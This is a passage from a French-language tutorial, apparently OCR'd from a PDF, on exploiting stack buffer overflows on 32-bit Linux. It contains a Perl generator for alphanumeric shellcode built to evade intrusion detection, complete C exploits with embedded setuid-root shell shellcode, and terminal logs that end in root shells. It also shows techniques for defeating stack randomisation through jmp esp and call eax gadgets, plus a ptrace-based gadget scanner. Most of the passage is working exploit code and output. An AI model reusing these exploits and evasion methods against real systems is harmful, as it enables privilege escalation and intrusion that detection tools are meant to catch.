La création d'un *shellcode alphanumérique* « manuellement » est rapidement très fastidieuse et les risques de se tromper augmentent considérablement avec la longueur du *shellcode* initial. Il est dans ce cas quasi-obligatoire de coder une application réalisant l'algorithme à notre place. Je propse le script Perl suivant pour cette tâche.

```
#!/usr/bin/perl

use strict;
use warnings;

# Tableau contenant les valeurs autorisées des opcodes
my @alphanum = (
   '0'..'9',
   'a'..'z',
   'A'..'Z'
);

# Récupération du shellcode
open my $shellcode, "<", "shellcode"
   or die "Can't open 'shellcode': $!";
my $opcode = reverse <$shellcode>;
close $shellcode
   or die "Can't close 'shellcode': $!";

# Ouverture du fichier de sortie
open my $alphanum_shellcode, ">", "alphanum.asm"
   or die "Can't open 'alphanum.asm': $!";

my @opcodes = split '', $opcode ;
my @result = qw( );

# Boucle remplissant un hash par byte du shellcode de la forme :
# %hash = ( "method", "opcode", "key", "result" )
# exemple: "not_xor", 0xD0    , 0x41 ,  0x6E
# (!D0) ^ 41 = 6E
for $opcode (@opcodes) {
   my $flag_result = 0;
   my $flag_end = 0;
   my $key = 0;

   while (!$flag_result) {
      if ($key == $#alphanum) {
         $key = 0;
         $flag_end = 1;
      }
```

```
my $key_ascii = $alphanum[$key++];
my $not = ~$opcode;
my $xor = $opcode ^ $key_ascii;
my $not_xor = ~$opcode ^ $key_ascii;

for my $alphanum (@alphanum) {
   if ($opcode eq $alphanum) {
      $flag_result = 1;
      push(@result, {
            "method" => "",
            "opcode" => $opcode,
            "key"    => "0",
            "result" => $opcode
         }
      );
   }
   elsif ($not eq $alphanum) {
      $flag_result = 1;
      push(@result, {
            "method" => "not",
            "opcode" => $opcode,
            "key"    => "0",
            "result" => $not
         }
      );
   }
   elsif ($xor eq $alphanum) {
      $flag_result = 1;
      push(@result, {
            "method" => "xor",
            "opcode" => $opcode,
            "key" => $key_ascii,
            "result" => $xor
         }
      );
   }
   elsif ($not_xor eq $alphanum && $flag_end) {
      $flag_result = 1;
      push(@result, {
            "method" => "not_xor",
            "opcode" => $opcode,
```

```
                    "key" => $key_ascii,
                    "result" => $not_xor
                }
            );
        }
        last if ($flag_result);
    }
  }
}

# En-tête statique du shellcode
print $alphanum_shellcode <<'END';
BITS 32
global _start
segment .text
_start:
dec esp
dec esp
dec esp
dec esp
push dword 0x30303030
pop eax
xor eax, 0x30303030
dec eax
push esp
pop ecx
push eax
push ecx
push edx
push eax
push esp
push ebp
push eax
push edi
popad
END

# Valeur courante de EDX
my $edx = q{};

my $bytes_not_flag = undef;
my $bytes_not = undef;
```

```
# Traitement des octets grâce au hash %result
for (my $index = 0; $index <= $#result; $index++) {
   print $alphanum_shellcode "dec ecx\n";

   # A chaque fois que 4 octets sont traités, on push les 4 suivants (ou la fin du shellcode)
   if ($index % 4 == 0) {
      if ($index+3<=$#result) {
         print $alphanum_shellcode "push dword 0x".unpack("H*", $result[$index]-
>{"result"}.$result[$index + 1]->{"result"}.$result[$index + 2]->{"result"}.$result[$index + 3]-
>{"result"})."\n";
      }
      elsif ($index+2<=$#result) {
         print $alphanum_shellcode "push dword 0x".unpack("H*", $result[$index]-
>{"result"}.$result[$index + 1]->{"result"}.$result[$index + 2]->{"result"})."90\n";
      }
      elsif ($index+1<=$#result) {
         print $alphanum_shellcode "push word 0x".unpack("H*", $result[$index]-
>{"result"}.$result[$index + 1]->{"result"})."\n";
      }
      else {
         print $alphanum_shellcode "push word 0x".unpack("H*", $result[$index]-
>{"result"})."90\n";
      }
   }

   # Traitement par NOT : 1 à 4 octets maximum
   # On compte les octets sur lesquels il faut faire un NOT
   if (!defined $bytes_not_flag) {
      if ($result[$index]->{"method"} eq "not" || $result[$index]->{"method"} eq "not_xor") {
         $bytes_not = 1;

         while ($result[$index + $bytes_not]->{"method"} eq "not"
            || $result[$index + $bytes_not]->{"method"} eq "not_xor"
            && $bytes_not < 4
            && $index + $bytes_not <= $#result) {
            $bytes_not++;
         }

         $bytes_not_flag = $bytes_not;
      }
   }
```

```
    if (defined $bytes_not_flag) {
        $bytes_not_flag--;
        if ($bytes_not_flag == 2 && $bytes_not == 3) {
            print $alphanum_shellcode "xor [ecx], bh\n";
        }
        elsif ($bytes_not_flag == 0) {
            print $alphanum_shellcode "xor [ecx], bh\n"  if($bytes_not == 1);
            print $alphanum_shellcode "xor [ecx], si\n"  if($bytes_not == 2 || $bytes_not == 3);
            print $alphanum_shellcode "xor [ecx], esi\n" if($bytes_not == 4);
            undef $bytes_not_flag;
        }
    }

    # Traitement par XOR : octet par octet
    if ($result[$index]->{"method"} eq "xor" || $result[$index]->{"method"} eq "not_xor") {
        my $current_key = unpack "H*", $result[$index]->{"key"}x2;

        if ($edx ne $current_key) {
            $edx = $current_key;
            print $alphanum_shellcode "push word 0x".$edx."\npop dx\n";
        }

        print $alphanum_shellcode "xor [ecx], dh\n";
    }
}

# Bourrage
print $alphanum_shellcode "push word 0x4848\n";

for (my $index = $#opcodes; $index < (8*4); $index += 4) {
    print $alphanum_shellcode "push dword 0x48484848\n";
}

close $alphanum_shellcode
    or die "Can't close 'alphanum.asm': $!";
```

4.2.6. Exploitation

Notre *exploit* sera légèrement différent étant donné que la structure du *payload* ne sera pas la même que lors d'une exploitation classique : il faut rajouter des *NOPs* entre la routine de décryptage et l'adresse de retour, étant donné que c'est l'endroit où nous allons écrire notre *shellcode* « décrypté ». Ainsi le nombre de *NOPs* dans cette zone sera égal au nombre d'octets que fait notre *shellcode*, toutefois il faudra insérer un nombre minimum de 32 *NOPs* (pour les raisons bourrage expliquées précédemment).

Voici l'exploitation avec notre *shellcode* shell_root.asm :

```
deimos@l33tb0x:~/stackoverflow/shell_root $ perl alphagen.pl
deimos@l33tb0x:~/stackoverflow/shell_root $ cat perl.asm
BITS 32
global _start
segment .text
_start:
dec esp
dec esp
dec esp
dec esp
push dword 0x30303030
pop eax
xor eax, 0x30303030
dec eax
push esp
pop ecx
push eax
push ecx
push edx
push eax
push esp
push ebp
push eax
push edi
popad
dec ecx
push dword 0x4f324531
xor [ecx], bh
push word 0x3030
```

```
pop dx
xor [ecx], dh
dec ecx
dec ecx
xor [ecx], si
push word 0x6161
pop dx
xor [ecx], dh
dec ecx
dec ecx
push dword 0x314f5a31
push word 0x3030
pop dx
xor [ecx], dh
[…]
push word 0x4848
deimos@l33tb0x:~/stackoverflow/shell_root $ nasm perl.asm -o shellcode
deimos@l33tb0x:~/stackoverflow/shell_root $ perl extract_shellcode.pl
\x4c\x4c\x4c\x4c\x68\x30\x30[…]
deimos@l33tb0x:~/stackoverflow/shell_root $ cat >exploit.c
#include <malloc.h>

char shellcode[] =
"\x4c\x4c\x4c\x4c\x68\x30\x30\x30\x30\x58\x35\x30\x30\x30\x30\x48\x54\x5
9\x50\x51\x52\x50\x54\x55\x50\x57\x61\x49\x68\x31\x45\x32\x4f\x30\x39\x6
6\x68\x30\x30\x66\x5a\x30\x31\x49\x49\x66\x31\x31\x66\x68\x61\x61\x66\x5
a\x30\x31\x49\x49\x68\x31\x5a\x4f\x31\x66\x68\x30\x30\x66\x5a\x30\x31\x4
9\x49\x66\x31\x31\x66\x68\x65\x65\x66\x5a\x30\x31\x49\x49\x68\x76\x7a\x3
2\x4f\x66\x68\x30\x30\x66\x5a\x30\x31\x49\x49\x66\x68\x64\x64\x66\x5a\x3
0\x31\x49\x31\x31\x49\x68\x31\x4c\x62\x63\x66\x68\x30\x30\x66\x5a\x30\x3
1\x49\x30\x31\x49\x30\x39\x66\x68\x61\x61\x66\x5a\x30\x31\x49\x49\x68\x6
9\x6e\x76\x78\x66\x68\x64\x64\x66\x5a\x30\x31\x49\x66\x31\x31\x49\x49\x4
9\x68\x73\x68\x4e\x62\x49\x66\x68\x61\x61\x66\x5a\x30\x31\x49\x49\x49\x6
8\x68\x66\x68\x4e\x30\x31\x49\x49\x49\x49\x68\x34\x45\x50\x6a\x49\x49\x3
0\x31\x49\x49\x68\x39\x6a\x50\x4f\x30\x39\x66\x68\x30\x30\x66\x5a\x30\x3
1\x49\x49\x49\x66\x68\x32\x32\x66\x5a\x30\x31\x49\x68\x4f\x31\x5a\x4f\x49
\x66\x31\x31\x66\x68\x65\x65\x66\x5a\x30\x31\x49\x49\x30\x39\x66\x68\x30
\x30\x66\x5a\x30\x31\x49\x68\x4f\x31\x45\x32\x49\x66\x31\x31\x66\x68\x61
\x61\x66\x5a\x30\x31\x49\x49\x30\x31\x49\x68\x4f\x31\x5a\x4f\x49\x66\x31\
x31\x66\x68\x65\x65\x66\x5a\x30\x31\x49\x49\x30\x39\x66\x68\x30\x30\x66\
x5a\x30\x31\x49\x68\x76\x31\x45\x32\x49\x66\x31\x31\x66\x68\x61\x61\x66\
x5a\x30\x31\x49\x49\x30\x31\x49\x68\x90\x31\x5a\x4f\x49\x66\x31\x31\x66\
x68\x65\x65\x66\x5a\x30\x31\x49\x68\x48\x48\x48\x48\x68\x48\x47\x48\x47"
;
```

```
unsigned long find_esp() {
	__asm__("movl %esp, %eax");
}

int main(int argc, char **argv) {
	if(argc < 4) {
		printf("Usage : %s [offset] [buffer_size] [size_shellcode]\n", argv[0]);
		return 1;
	}

	char *buff, *ptr_buff;
	unsigned long ret, *ptr_ret;
	int i;
	unsigned int offset, buffer_size, sh_length;

	offset = atoi(argv[1]);
	buffer_size = atoi(argv[2]);
	sh_length = atoi(argv[3]);

	if(sh_length < 32) {
		sh_length = 32;
	}

	buff = (char *)malloc(buffer_size + 2*4);
	ptr_buff = buff;

	memset(ptr_buff, '\x90', buffer_size - strlen(shellcode) - sh_length);
	ptr_buff += buffer_size - strlen(shellcode) - sh_length;

	for(i=0; i<strlen(shellcode); i++)
		*(ptr_buff++) = shellcode[i];

	memset(ptr_buff, '\x90', sh_length);
	ptr_buff += sh_length;

	ptr_ret = (long *)ptr_buff;
	ret = find_esp() + offset;

	for(i=0; i<2; i++)
		*(ptr_ret++) = ret;
```

```
	ptr_buff = (char *)ptr_ret;
	*ptr_buff = 0;

	printf("Taille du shellcode : %d\nTaille totale : %d\nOffset : 0x%x\n",
strlen(shellcode), strlen(buff), ret);
	execl("./vuln", "./vuln", buff, NULL);

	return 0;
}

deimos@l33tb0x:~/stackoverflow/ shell_root $ gcc -o exploit exploit.c
deimos@l33tb0x:~/stackoverflow/ shell_root $ ./exploit
Usage : ./exploit [offset] [buffer_size] [size_shellcode]
deimos@l33tb0x:~/stackoverflow/ shell_root $ ./exploit -1500 1032 70
Taille du shellcode : 354
Taille totale : 1040
Offset : 0xbffff36c
sh-2.05b# id
uid=0(root) gid=0(root)
groups=20(dialout),24(cdrom),25(floppy),29(audio),44(video),46(plugdev),1000(
deimos)
sh-2.05b# exit
exit
```

4.3. Camouflage de NOPs

Une dernière étape afin de rendre notre exploitation le plus invisible possible consiste à remplacer le traditionnel octet 0x90 (*NOP*) – qui n'est d'ailleurs pas dans notre jeu de caractères alphanumérique – par une ou plusieurs instructions d'un octet qui n'auront pas d'incidences sur notre *shellcode*.

En effet, en plus de pouvoir détecter des instructions classiques comme *int 0x80* (*0xCD80*), les NIDS comme Snort peuvent repérer très facilement suite de *NOPs* durant plusieurs dizaines (voire centaines) d'octets. On peut ainsi les substituer par des instructions d'un octet à opcode alphanumérique tels que *inc [e][cx; dx; bx; sp; bp; si; di]* ou *dec reg32*. Il est assez trivial de modifier les *exploits* précédents en conséquence ; il suffit de changer l'instruction memset(ptr_buff, '\x90', …).

5. Technique avancée d'exploitation de stack overflow

5.1. "ret into linux-gate.so.1"

5.1.1. Présentation de la méthode

Dans les noyaux Linux 2.6.x est incluse une randomisation de l'adresse de base de la pile. Or, dans tous nos *exploits* précédents, nous avons récupérer l'adresse de base de la pile du processus courant (donc de l'*exploit*), puis nous avons rajouté un *offset* afin de retomber sur notre *shellcode*. Cette méthode ne fonctionne plus si l'adresse de la pile est différente pour chaque processus.

On peut rapidement vérifier l'existence de ladite protection :

```
deimos@l33tb0x:~/stackoverflow $ cat >get_esp.c
#include <stdio.h>
long get_esp() {
      __asm__("movl %esp, %eax");
}
int main() {
      printf("Stack Pointer : 0x%x\n", get_esp());
      return 0;
}

deimos@l33tb0x:~/stackoverflow $ gcc -o get_esp get_esp.c
deimos@l33tb0x:~/stackoverflow $ for i in `seq 5` ; do ./get_esp; done
Stack Pointer : 0xbfdb5f68
Stack Pointer : 0xbfb1e4d8
Stack Pointer : 0xbfabac68
Stack Pointer : 0xbfbbcd78
Stack Pointer : 0xbf90cac8
```

Cette randomisation dépend du contenu du fichier *randomize_va_space* situé dans le système de fichiers virtuel /proc :

```
deimos@l33tb0x:~/stackoverflow $ cat /proc/sys/kernel/randomize_va_space
1
```

On remarque effectivement que l'adresse de la pile est changée à chaque création d'un processus dans une plage d'adresses assez importante. Ainsi, même si l'on dispose d'un *buffer* de plus de 1000 octets, il ne sera pas trivial de « deviner » l'adresse de retour … C'est ici qu'intervient linux-gate.so.1.

linux-gate.so.1 est un DSO, i.e. *Dynamic Shared Object.* Il est implémenté dans les noyaux 2.6.x afin d'accélérer les *syscalls.* Le fichier système linux-gate.so.1 n'existe toutefois pas, car c'est un DSO virtuel : en effet il est mappé en mémoire directement à partir du *kernel.* Pourquoi cela nous intéresse-t-il ? Car le code de linux-gate.so.1 est partagé entre tous les processus du système et uniquement mappé une fois en mémoire, à une adresse fixe.

```
deimos@l33tb0x:~/stackoverflow $  cat /proc/self/maps
08048000-0804c000 r-xp 00000000 68:01 1896347    /bin/cat
0804c000-0804d000 rw-p 00003000 68:01 1896347    /bin/cat
0804d000-0806e000 rw-p 0804d000 00:00 0          [heap]
b7d8c000-b7dda000 r--p 00000000 68:01 1547595    /usr/lib/locale/locale-archive
b7dda000-b7ddb000 rw-p b7dda000 00:00 0
b7ddb000-b7f02000 r-xp 00000000 68:01 832132     /lib/tls/i686/cmov/libc-2.3.6.so
b7f02000-b7f07000 r--p 00127000 68:01 832132     /lib/tls/i686/cmov/libc-2.3.6.so
b7f07000-b7f09000 rw-p 0012c000 68:01 832132     /lib/tls/i686/cmov/libc-2.3.6.so
b7f09000-b7f0c000 rw-p b7f09000 00:00 0
b7f25000-b7f27000 rw-p b7f25000 00:00 0
b7f27000-b7f3c000 r-xp 00000000 68:01 765677     /lib/ld-2.3.6.so
b7f3c000-b7f3e000 rw-p 00014000 68:01 765677     /lib/ld-2.3.6.so
bff27000-bff3c000 rw-p bff27000 00:00 0          [stack]
ffffe000-fffff000 ---p 00000000 00:00 0          [vdso]
```

L'emplacement mémoire où est situé linux-gate.so.1 est sous le label VDSO (*Virtual DSO*). On remarque qu'il se situe à l'adresse 0xffffe000.

Ce DSO virtuel peut donc nous être utile dans la mesure où il dispose d'une adresse fixe et connue. La technique à utiliser est de rechercher dans cet espace mémoire partagé un code assembleur tel que *jmp esp* ou *call esp*, afin d'exécuter notre *shellcode*, qui ne devra donc plus être au même endroit dans le *payload* que précédemment : au lieu de le placer dans le buffer vulnérable, il faudra le positionner après l'adresse de retour.

Dans un premier temps, il faut connaître l'adresse d'une instruction nous permettant de dévier EIP vers la pile. Ceci est assez facile à réaliser ; il suffit en effet d'inspecter la mémoire d'un processus à l'adresse 0xffffe000 afin d'en déduire l'existence (ou non) de l'instruction. Voici le code C de Izik (légèrement modifié par moi-même) afin d'effectuer cette tâche :

```
deimos@l33tb0x:~/Ret $ cat >got_jmpesp.c
/*
 * got_jmpesp.c, scanning for JMP %ESP
 * - izik@tty64.org
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
	int i, jmps;
	char *ptr = (char *) 0xffffe000;

	jmps = 0;

	for (i = 0; i < 4095; i++) {
		if (ptr[i] == '\xff') {
			if(ptr[i+1] == '\xe4') {
				printf("* 0x%08x : jmp *%%esp\n", ptr+i);
				jmps++;
			}
			else if(ptr[i+1] == '\xd4') {
				printf("* 0x%08x : call *%%esp\n", ptr+i);
				jmps++;
			}
		}
	}
```

```
    if (!jmps) {
        printf("* No JMP/CALL %%ESP were found\n");
    }

    return 1;
}
deimos@l33tb0x:~/Ret $ gcc -o got_jmpesp got_jmpesp.c
deimos@l33tb0x:~/Ret $ ./got_jmpesp
* No JMP/CALL %ESP were found
deimos@l33tb0x:~/Ret $ uname -r
2.6.20-1337
```


On constate que sur mon noyau 2.6.20, aucune des deux instructions n'est trouvée. La présence de ces dernières dépend de nombreux facteurs, comme la version du *kernel*, la version de *gcc* avec laquelle le *kernel* a été compilé, les options, etc. Effectivement, sur un noyau un peu plus ancien :

```
deimos@l33tb0x:~/Ret $ uname -r
2.6.8-3-686-smp
deimos@l33tb0x:~/Ret $ ./got_jmpesp
* 0xffffe6cb : jmp *%esp
* 0xffffe6f3 : call *%esp
```

Comme dit précédemment, la structure du *payload* est différente, étant donné qu'on ne saute pas vers l'adresse du *buffer*, mais vers ESP, qui pointe vers l'espace de la pile situé après l'adresse de retour.

Ainsi le contenu de notre *buffer* n'est pas important ; on peut donc le remplir par des caractères ne correspondant pas à un code assembleur correct, vu qu'il ne sera pas exécuté, cela ne posera pas d'erreur *Illegal instruction*. Notre *shellcode* viendra donc se positionner après l'adresse de retour cette fois-ci.

Le schéma situé sur la page suivante résume la structure de notre *payload*.



5.1.2. Exploitation

Une fois le concept de la méthode compris, créer un *exploit* ne s'avère pas être une grande difficulté. Il nous suffit de modifier légèrement les *exploits* précédents. Voici l'exploitation à effectuer pour une attaque de type « ret into linux-gate.so.1 », ainsi que le code source de exploit.c.

```
deimos@l33tb0x:~/Ret $ ./find_esp
* 0xffffe6cb : jmp *%esp
* 0xffffe6f3 : call *%esp
deimos@l33tb0x:~/Ret $ cd ../stackoverflow
deimos@l33tb0x:~/stackoverflow $ cat >vuln.c
```

```
int main(int argc, char *argv[]) {
	char buffer[1024];
	strcpy(buffer, argv[1]);
	return 0;
}

deimos@l33tb0x:~/stackoverflow $ gcc -o vuln vuln.c
deimos@l33tb0x:~/stackoverflow $ su
Password:
l33tb0x:/home/deimos/stackoverflow# chown root vuln
l33tb0x:/home/deimos/stackoverflow# chgrp root vuln
l33tb0x:/home/deimos/stackoverflow# chmod 6755 vuln
l33tb0x:/home/deimos/stackoverflow# ls -al vuln
-rwsr-sr-x  1 root root 11367 2007-04-16 21:41 vuln
l33tb0x:/home/deimos/stackoverflow# exit
exit
deimos@l33tb0x:~/stackoverflow $ ./exploit
Usage : ./exploit [jmp_esp_addr] [buffer_size]
deimos@l33tb0x:~/stackoverflow $ ./exploit 0xffffe6cb 1040
sh-2.05b# id
uid=0(root) gid=0(root)
groups=20(dialout),24(cdrom),25(floppy),29(audio),44(video),46(plugdev),1000(dei
mos)
sh-2.05b# exit
exit
deimos@l33tb0x:~/stackoverflow $
```

```
deimos@l33tb0x:~/stackoverflow $ cat >exploit.c
#include <malloc.h>

char shellcode[] =
"\x31\xc0\xb0\x17\x31\xdb\xcd\x80\x31\xc0\xb0\x2e\x31\xdb\xcd\x80\x31\xc0\x
b0\x0b\x6a\x50\x80\x34\x24\x50\x6a\x68\x66\x68\x2f\x73\x68\x2f\x62\x69\x6e\
x89\xe3\x31\xd2\x52\x53\x89\xe1\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80";


int main(int argc, char **argv) {
	if(argc < 3) {
		printf("Usage : %s [jmp_esp_addr] [buffer_size]\n", argv[0]);
		return 1;
	}
```

```
	char *buff, *ptr_buff;
	long ret;
	long *ptr_ret;
	int i;
	unsigned int buffer_size;

	ret = strtoll(argv[1], 0, 16);
	buffer_size = atoi(argv[2]);

	buff = (char *)malloc(buffer_size + sizeof(ret) + strlen(shellcode));
	ptr_buff = buff;

	for(i=0; i<(buffer_size - sizeof(ret)); i++)
		*(ptr_buff++) = 'A';

	ptr_ret = (long *)ptr_buff;
	*ptr_ret = ret;
	ptr_buff += 4;

	for(i=0; i<strlen(shellcode); i++)
		*(ptr_buff++) = shellcode[i];

	execl("./vuln", "./vuln", buff, NULL);

	return 0;
}
```

5.1.3. Protection possible

Concernant cette technique de saut dans linux-gate.so.1, une protection a été développée à ma connaissance sur la version 5 de Fedora Core (ainsi que les versions postérieures). Celle-ci consiste à un « ASCII shielded » (une protection par le code ASCII). En effet l'adresse mémoire où est mappé le DSO linux-gate.so.1 ne sera plus 0xffffe000, mais à une adresse du type 0x00xxxxxx.

Du coup, l'adresse de retour vers l'instruction *jmp esp* commencera par un caractère NULL, ce qui rendra l'exploitation du *stack overflow* impossible. En effet, comme la plupart des failles de sécurité traitant de *stack overflow* proviennent d'une mauvaise utilisation des fonctions sur les chaînes de caractères et que le caractère 0x00 indique la fin d'une chaine, la copie du *payload* dans la mémoire s'arrêtera à ce stade (un simple *Segmentation fault* est prévisible).

5.2. « ret into .text »

Précédemment, nous avons vu que des instructions comme *jmp esp,* situées dans linux-gate.so.1, peuvent nous permettre d'exécuter notre *shellcode* lorsque la randomisation de l'adresse de base de la pile est activée. Que faire lorsqu'une protection contre l'utilisation de ladite DSO a également été mise en place ? Dans ce cas, plusieurs méthodes ont été étudiées par Izik. Nous allons traiter une de celles-ci en détail, les autres étant plus ou moins semblables.

Admettons que nous ayons le programme vulnérable suivant :

```
deimos@l33tb0x:~/RetToText $ cat >vuln.c
#include <string.h>

char* concat(char* debut, char* fin) {
      char str[100] = "";
      char* ret;

      ret = strcat(str, debut);
      ret = strcat(str, fin);

      return ret;
}

int main(int argc, char** argv) {
   if(argc == 2)
      concat(argv[1], "\x00");

   return 0;
}
```

Ce programme est assez basique (et inutile comme tous nos vuln.c), il utilise une fonction de concaténation afin de concaténer le premier argument du programme avec le caractère NULL ; cela via deux appels de la fonction sensible strcat().

On remarque que la fonction renvoie un pointeur vers la chaîne finale. Rappelons-nous que ce pointeur se situera dans le registre EAX, puisque le résultat d'une fonction est toujours stocké dans le registre accumulateur. De plus, dans le cas d'une exploitation de ce *stack overflow*, le buffer qui sera renvoyé (ou plutôt, le buffer vers lequel pointe le pointeur renvoyé) sera en mesure de contenir notre *shellcode*.

Toutefois, quelle adresse de retour spécifier alors qu'on ne connaît pas l'adresse de base de la pile et qu'il est impossible d'utiliser linux-gate.so.1 ? Un *call eax* ou un *jmp eax* ne nous suffirait-il pas ? Nous allons analyser le code assembleur de notre processus vulnérable. Pour cela, nous utilisons un utilitaire que j'ai codé basé sur *ptrace.* Il est inspiré de celui qu'ont programmé Clad Strife et Xdream Blue afin de rechercher des instructions *jmp esp* dans linux-gate.so.1.

```
#include <errno.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/ptrace.h>
#include <sys/wait.h>

void resolve_string(const char *str, int pid, long addr);

int main(int argc, char *argv[]) {
   unsigned long base;
   int pid;
   char *str;

   if (argc < 4) {
      fprintf(stderr, "Usage :\n%s string PID 0x[base_address]\n", argv[0]);
      return 1;
   }

   base = strtoll(argv[3], 0, 16);
   pid = atoi(argv[2]);
```

```
    str = argv[1];

    resolve_string(str, pid, base);
    ptrace(PTRACE_DETACH, pid, 0, 0);

    return EXIT_SUCCESS;
}

void resolve_string(const char *str, int pid, long addr) {
    char *data = malloc(strlen(str));
    unsigned int i;
    int length;
    int flag = 0;

    memset(data, '\x00', strlen(str));

    if (ptrace(PTRACE_ATTACH, pid, 0, 0) < 0) {
        perror("ptrace");
        return;
    }

    wait4(pid, 0, 0, 0);

    printf("Recherche de la chaine a l'offset 0x%x...\n", addr);
    while (1) {
        if((data[0] = ptrace(PTRACE_PEEKDATA, pid, addr, 0)) < 0) {
            if (errno) {
                flag || printf("[%s] : Chaine non trouvee.\nArret a l'adresse : 0x%x\n", str,
addr);
                return;
            }
        }

        if(data[0] == str[0]) {
            addr++;
            for(i=1; i<strlen(str); i++, addr++) {
                if((data[i] = ptrace(PTRACE_PEEKDATA, pid, addr, 0)) < 0) {
                    if(errno) {
                        flag || printf("[%s] : Chaine non trouvee.\nArret a l'adresse : 0x%x\n",
str, addr);
                        return;
                    }
                }
            }
```

```
        if (!strcmp(data, str)) {
            addr -= strlen(str);
            printf("[%s] trouvee dans le processus %d a l'offset : %p.\n", str, pid, addr);
            flag = 1;
        }
    }

    memset(data, '\x00', strlen(str));
    addr++;
  }
}
```

L'exécutable ci-dessus prend en premier paramètre la chaine à chercher en mémoire. Dans notre cas, cette chaine sera l'opcode de l'instruction « *call eax* ». La valeur de l'opcode peut être obtenue rapidement, avec *gdb* :

```
deimos@l33tb0x:~/RetToText $ cat >eax.asm
BITS 32
global _start
segment .text

_start:
call eax

deimos@l33tb0x:~/RetToText $ nasm -f elf eax.asm
deimos@l33tb0x:~/RetToText $ ld -o eax eax.o
deimos@l33tb0x:~/RetToText $ gdb eax
[…]
(gdb) disass _start
Dump of assembler code for function _start:
0x08048080 <_start+0>:  call   *%eax
End of assembler dump.
(gdb) x/2bx 0x08048080
0x8048080 <_start>:    0xff    0xd0
(gdb) quit
```

Lançons notre exécutable vulnérable, récupérons le PID (*ps aux* | *grep vuln* devrait suffire …) puis la recherche grâce à notre *parser* :

```
deimos@l33tb0x:~/RetToText $ ./parse
Usage :
./parse string PID 0x[base_address]
deimos@l33tb0x:~/RetToText $ ./parse `perl -e 'print pack("C", 0xff).pack("C",
0xd0);'` 4501 0x08048000
Recherche de la chaine a l'offset 0x8048000...
[ÿÐ] trouvee dans le processus 4501 a l'offset : 0x80482ff.
[ÿÐ] trouvee dans le processus 4501 a l'offset : 0x80484d3.
[ÿÐ] trouvee dans le processus 4501 a l'offset : 0x80492ff.
[ÿÐ] trouvee dans le processus 4501 a l'offset : 0x80494d3.
```

```
deimos@l33tb0x:~/RetToText $ gdb ./vuln
[...]
(gdb) start
Breakpoint 1 at 0x80483e1
Starting program: /home/deimos/RetToText /vuln
0x080483e1 in main ()
(gdb) x/i 0x80482ff
0x80482ff <call_gmon_start+27>: call   *%eax
(gdb) x/i 0x80484d3
0x80484d3 <__do_global_ctors_aux+35>:   call   *%eax
(gdb) quit
The program is running.  Exit anyway? (y or n) y
```

On constate que l'instruction *call eax* est présente à de nombreux endroits, notamment dans la fonction *call_gmon_start* – qui permet de lancer le *profiling* d'un processus – ainsi que dans *__do_global_ctors_aux*, qui est la fonction invoquant les constructeurs du programme. Ces adresses sont statiques vu que l'adresse de l'entry point ne change pas ; on peut ainsi relancer plusieurs fois l'exécutable sans qu'elles ne soient modifiées, à l'instar de l'adresse du *buffer*.

Notre *exploit.c* est très classique ; le voici tout de même, au cas où la méthode d'attaque ne serait pas claire :

```
#include <malloc.h>

char shellcode[] =
"\x31\xc0\xb0\x17\x31\xdb\xcd\x80\x31\xc0\xb0\x2e\x31\xdb\xcd\x80\x31\xc0\xb0
\x0b\x6a\x50\x80\x34\x24\x50\x6a\x68\x66\x68\x2f\x73\x68\x2f\x62\x69\x6e\x89\x
e3\x31\xd2\x52\x53\x89\xe1\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80";

int main(int argc, char **argv) {
	if(argc < 3) {
		printf("Usage : %s [call_eax_addr] [buffer_size]\n", argv[0]);
		return 1;
	}


	char *buff, *ptr_buff;
	long ret;
	long *ptr_ret;
	int i;
	unsigned int buffer_size;

	ret = strtoll(argv[1], 0, 16);
	buffer_size = atoi(argv[2]);

	buff = (char *)malloc(buffer_size + sizeof(ret));
	ptr_buff = buff;

	for(i=0; i<strlen(shellcode); i++)
		*(ptr_buff++) = shellcode[i];

	for(i=0; i<(buffer_size - strlen(shellcode)); i++)
